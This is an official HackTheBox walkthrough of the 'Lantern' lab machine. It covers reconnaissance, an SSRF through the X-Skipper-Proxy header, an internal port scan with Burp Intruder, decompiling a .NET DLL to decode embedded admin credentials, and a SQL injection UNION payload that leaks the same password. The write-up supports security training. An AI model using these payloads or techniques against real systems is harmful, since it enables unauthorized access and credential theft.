



HACKTHEBOX



Lantern

2nd December 2024 / Document No D24.100.312

Prepared By: ctrlzero

Machine Author: CestLaVie

Difficulty: **Hard**

Classification: Official

Synopsis

Lantern is a Hard Linux machine that showcases a misconfiguration in the **Skipper Proxy** and a **Blazor-based** web application. To successfully complete this challenge, an attacker must first exploit a [Server-Side Request Forgery \(SSRF\)](#) vulnerability to pivot into an internal service running locally. This will allow them to read files and upload new ones where the ultimate goal is to obtain a keypair that can be used to gain SSH access to the system.

Privilege escalation is achieved by leveraging the misuse of the `procmon` utility, which allows for monitoring sensitive syscalls. To succeed in this challenge, they player must conduct careful reconnaissance, exploit .NET binaries, and leverage privilege escalation techniques.

Skills Required

- Basic Reverse Engineering
- Web application security assessment
- Enumeration and thinking outside of the box

Skills Learned

- Reverse Engineering .NET Applications
- SSRF, WebSocket & File Upload Vulnerabilities
- Privilege Escalation with Procmon

Enumeration

Nmap

```
$ nmap -p 22,80,3000 -sCV 10.10.11.29
```

<...SNIP...>

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|_  256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp    open  http     Skipper Proxy
|_ http-title: Lantern
|_ http-server-header: Skipper Proxy
|      [...SNIP...]
|      Date: Thu, 17 Oct 2024 11:35:18 GMT
|_     Server: Skipper Proxy
3000/tcp  open  ppp?
| fingerprint-strings:
|   GetRequest:
|     [...SNIP...]
|     System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind,
UriCreationOptions& creationOptions)
|     System.Uri..ctor(String uriString, UriKind uriKind)
|_    Server: Kestrel
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


From the `nmap` scan, we have an .Net/C# application running along with `Skipper Proxy`. Other tools `whatweb` and `BurpSuite` can also be used to confirm the proxy by analyzing response headers.

```
$ whatweb http://lantern.htb/
```


```
http://lantern.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Skipper Proxy], IP[10.10.11.29], Meta-Author[Devcrud], Script, Title[Lantern]
```

We can start by adding the target to our hosts file and browsing the site's landing page.

```
sudo echo "10.10.11.29 lantern.htb" >> /etc/hosts
```




This seems to be just a generic landing page so we can continue our enumeration and look at the additional .NET application that was discovered on `tcp/3000`. Upon browsing, the page title seems to be a login page for an administrative control panel (`LanternAdmin`). As we do not have credentials at this time we'll need to dig a bit deeper.



Foothold

If we do a quick search for public exploits related to **Skipper Proxy**. We find a link to an [exploit-db](#) link for an SSRF vulnerability. To abuse the vulnerability, we can intercept the request and add a new HTTP header (`X-Skipper-Proxy`) with an HTTP address to allow the proxy to send requests to any other hosts/internal resources.

```
X-Skipper-Proxy: http://<YOUR_ATTACK_IP>
```



```
$ sudo python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.129.231.115 - - [02/Dec/2024 06:21:40] code 404, message File not found
```

```
10.129.231.115 - - [02/Dec/2024 06:21:40] "GET http://lantern.htb:3000/hello
HTTP/1.1" 4
```

Great, so now that we've confirmed we do in fact have an SSRF vulnerability we can now do an internal scan. We can use BurpSuite's **Intruder** extension to check for any services potentially running that are only accessible internally. There is a total of 65535 ports to check, so Intruder's Sniper Attack, should provide be a good approach here.

Target	Positions	Payloads	Resource Pool	Options
--------	-----------	----------	---------------	---------

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

Sniper

1 GET / HTTP/1.1

2 Host: lantern.htb

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8 X-Skipper-Proxy: http://127.0.0.1:§§

9 Connection: close

10

11

Target	Positions	Payloads	Resource Pool	Options
--------	-----------	----------	---------------	---------

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count: 65,536

Payload type:

Numbers

Request count: 65,536

?

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential

☐ Random

From:

1

To:

65536

Step:

1

How many:

Number format

Base:

☒ Decimal

☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1.1

987654321.1234568

We have HTTP Status Code "**200 OK**" on 4 ports with `tcp/5000` being an additional port found so we've identified an internal service running by using the SSRF. We can also see that `tcp/5000` is running the **Blazor Framework** given the response output.

Attack Save Columns

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length
0		200	☐	☐	12210
80	80	200	☐	☐	12210
3000	3000	200	☐	☐	3063
5000	5000	200	☐	☐	1907
22	22	500	☐	☐	227
1	1	503	☐	☐	223
2	2	503	☐	☐	223
3	3	503	☐	☐	223
4	4	503	☐	☐	223
5	5	503	☐	☐	223
6	6	503	☐	☐	223
7	7	503	☐	☐	223
8	8	503	☐	☐	223
9	9	503	☐	☐	223
10	10	503	☐	☐	223
11	11	503	☐	☐	223

RequestResponse

PrettyRawHex\n

```
1 GET / HTTP/1.1
2 Host: lantern.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Skipper-Proxy: http://127.0.0.1:5000
9 Connection: close
10
11
```

Request

PrettyRawHex\n

```
1 GET /_framework/blazor.webassembly.js HTTP/1.1
2 Host: lantern.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Skipper-Proxy: http://127.0.0.1:5000
9 Connection: close
10
11
```


Response

PrettyRawHexRender\n

```
class Ue{
  constructor(e,t){
    this.bootConfigure,this.applicationEnvironment=t
  }
  static async initAsync(e,t){
    const n=void 0!==e?("manifest","blazor.boot.json","_framework/blazor.boot.json"):a("framework/blazor.boot.json"),r=n instanceof Promise?await n:await a(null!=n?"_framework/blazor.boot.json":
    return s.modifiableAssemblies=r.headers.get("DOTNET-MODIFIABLE-ASSEMBLIES"),s.aspnetCoreBrowserTools=r.headers.get("ASPNETCORE-BROWSER-TOOLS"),new Ue(s,o);
    async function a(e){
      return fetch(e,{
        method:"GET",credentials:"include",cache:"no-cache"
      })
    }
  }
}
var ze;
let Ge;
```

Done 61,237 bytes | 613 millis

To make things easier we can use a browser extension to add in the `X-Skipper-Proxy` header automatically so that its applied to all requests. One example of such extension is [ModHeader](#) By adding the header we can go back to the landing page <http://lanern.htb> and notice that it loads the **Blazor** application.



Continuing with our enumeration we can load the Developer Tools of our browser at this time to see the assets that it loads. Because this is a .NET application we get a lot of useful assets to look into. The `blazor.boot.json` file holds a list of all the DLLs used by the .Net application.


Apart from all the default DLLs, we have the **InternalLantern** DLL. We can use the command-line utility **curl** to download the file and further use any program supporting C# decompilation, so in this case, tools like [dotPeek](#)/[DnSpy](#)/[CodelmerxDecompile](#) can be used.

```
$ curl -s -X 'GET' -H 'Host: lantern.htb' -H 'X-Skipper-Proxy: http://127.0.0.1:5000' 'http://lantern.htb/_framework/InternalLantern.dll' -o InternalLantern.dll
```

```
$ file InternalLantern.dll
```

```
InternalLantern.dll: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Looking at the **InternalLantern.dll**, we can see it is creating **SQLite** database entries with base64 encoded user credentials. If we decode the last entry displays a message with the admin's password.



\$ echo

U3lzZGVtIGFkbWluaXN0cmF0b3IsIEZpcnN0IGRheTogMjEvMS8yMDI0LCBjbml0aWFsIGNyZWrlbnRpyWxzIGFkbWluOkFKYkZBX1FAOTI1cDlhcmMyMi4gQXNrIHRvIGNoYW5nZSBhZnRlcjBmaXJzdCBsb2dpbiE= | base64 -d

System administrator, First day: 21/1/2024, Initial credentials
admin:AJbFA_Q@925p9ap#22. Ask to change after first login!

We can also perform SQL injection in the **Book Vacation** section of the Blazor application to leak the same contents.

test' union select 1,(SELECT InternalInfo FROM Employees limit 5,1),3 --

Book Vacation

Name: System administrator, First day: 21/1/2024, Initial credentials
admin:AJbFA_Q@925p9ap#22. Ask to change after first login!, Second Name: 3
Employee ID

test' union select 1,(SELECT InternalInfo FROM Employees limit 5,1),3 --

Start Date

01/01/0001


End Date

01/01/0001


Book Vacation

Now that we have credentials we can try to log into the admin panel of the target at <http://lantern.htb:3000>


admin:AJbFA_Q@925p9ap#22



Once we are logged in, and looking at all the intercepted requests, we can see the applications are using WebSockets on the `/blazor` endpoint to send and fetch information. Furthermore, we have a list of all the modules.



Looking around the web app, we have a feature called **"Files"** (`FileTree.dll`), allowing users to read files. Reading through the source code of the Python application, running on `tcp/80` (`app.py`), we have a potential arbitrary file read.



